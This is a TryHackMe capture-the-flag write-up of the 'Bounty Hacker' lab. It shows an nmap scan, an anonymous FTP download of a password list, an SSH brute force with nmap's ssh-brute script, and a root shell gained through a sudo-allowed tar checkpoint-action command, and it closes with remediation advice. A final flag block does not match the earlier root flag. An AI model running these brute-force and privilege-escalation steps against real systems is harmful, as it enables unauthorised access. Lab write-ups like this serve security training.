TryHackMe

Bounty Hacker Write-Up

Gilbert Garczynski

https://tryhackme.com/r/room/cowboyhacker

Contents


Overview

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!


First, we conduct a Nmap scan using the flag *-sSV,* which will show us the version and utilize the SYN scan or “half-open” technique.

```
root@ip-10-10-232-215:~# nmap -sSV 10.10.32.101

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-11 00:13 GMT
Nmap scan report for ip-10-10-32-101.eu-west-1.compute.internal (10.10.32.101)
Host is up (0.00035s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:40:CC:D3:9C:C5 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.13 seconds
```

Here is a screenshot of the webpage, with nothing relevant at the view-source option



Next we can run gobuster.
> gobuster dir-u http:/{ip} -w directory-list-2.3-medium.txt-x php,sh, txt,cgi,html,css,js,py
And we initially find a directory:



While this was running, I went to SSH and FTP to see if there was any anonymous logon for the FTP(which is good since I forgot to screenshot the gobuster output).

Anonymous FTP login:

```
root@ip-10-10-232-215:~/Desktop# ftp 10.10.32.101
Connected to 10.10.32.101.
220 (vsFTPd 3.0.3)
Name (10.10.32.101:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```

We can see that there are 2 files here, so lets pull them (*get* is the actual command). Upon looking at these, on has a task list from “-lin” and the other appears to be a wordlist (maybe a password list?).

```
locks.txt ×   task.txt ×
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

```
locks.txt ×   task.txt ×
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
```

Let's try Nmap SSH brute force.

> echo lin > users.txt
> cat users.txt
> nmap 10.10.32.101 -p 22 --script ssh-brute --script-args userdb=user.txt,passdb=locks.txt

```
root@ip-10-10-232-215:~/Desktop# echo lin > user.txt
root@ip-10-10-232-215:~/Desktop# cat user.txt
lin
root@ip-10-10-232-215:~/Desktop# nmap 10.10.32.101 -p 22 --script ssh-brute --sc
ript-args userdb=user.txt,passdb=locks.txt^C
root@ip-10-10-232-215:~/Desktop#
root@ip-10-10-232-215:~/Desktop# nmap 10.10.32.101 -p 22 --script ssh-brute --sc
ript-args userdb=user.txt,passdb=locks.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-11 00:32 GMT
NSE: [ssh-brute] Trying username/password pair: lin:lin
NSE: [ssh-brute] Trying username/password pair: lin:rEddrAGON
NSE: [ssh-brute] Trying username/password pair: lin:ReDdr4g0nSynd!cat3
NSE: [ssh-brute] Trying username/password pair: lin:Dr@gOn$yn9icat3
NSE: [ssh-brute] Trying username/password pair: lin:R3DDr46ONSYndIC@Te
NSE: [ssh-brute] Trying username/password pair: lin:ReddRA60N
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     lin:RedDr4gonSynd1cat3 - Valid credentials
|_  Statistics: Performed 18 guesses in 10 seconds, average tps: 1.8
MAC Address: 02:40:CC:D3:9C:C5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
```

From this, we get the password “RedDr4gonSynd1cat3”

> *ssh lin@{ip}*

> *RedDr4gonSynd1cat3*

These credentials work and then we get the first flag:

```
root@ip-10-10-232-215:~/Desktop# ssh lin@10.10.32.101
lin@10.10.32.101's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

For fun, I tried to “su” (switch user) to root, which did not work :/

```
lin@bountyhacker:/$ su root
Password:
su: Authentication failure
lin@bountyhacker:/$
```

Lets see what, if any, elevated permissions the current user, lin, has:

```
lin@bountyhacker:/$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:/$
```

It looks like lin can run tar, which after a quick Google, I determined that we can run the following command (in red) to elevate our current access:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint
-action=exec=/bin/sh
tar: Removing leading `/' from member names
# ls
ls: not found
# whoami
root
# dir
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
#
```

In the real world, we already have a reportable item, however, for the CTF, we are looking for “root.txt”. Let's use the find command:

```
# find . -name "root.txt"
./root/root.txt
^C
# cd root
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

And we have the final flag!

Conclusion

In conclusion, we utilized publicly available resources for privilege escalation, anonymous logins, and found usernames/wordlists. To fix this, an administrator should deny anonymous login for exposed services. Of note, if any of these services are not needed, they should be disabled. Finally, they should restrict permissions based on business needs. These items, when combined, would stop an attacker in their tracks.

```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```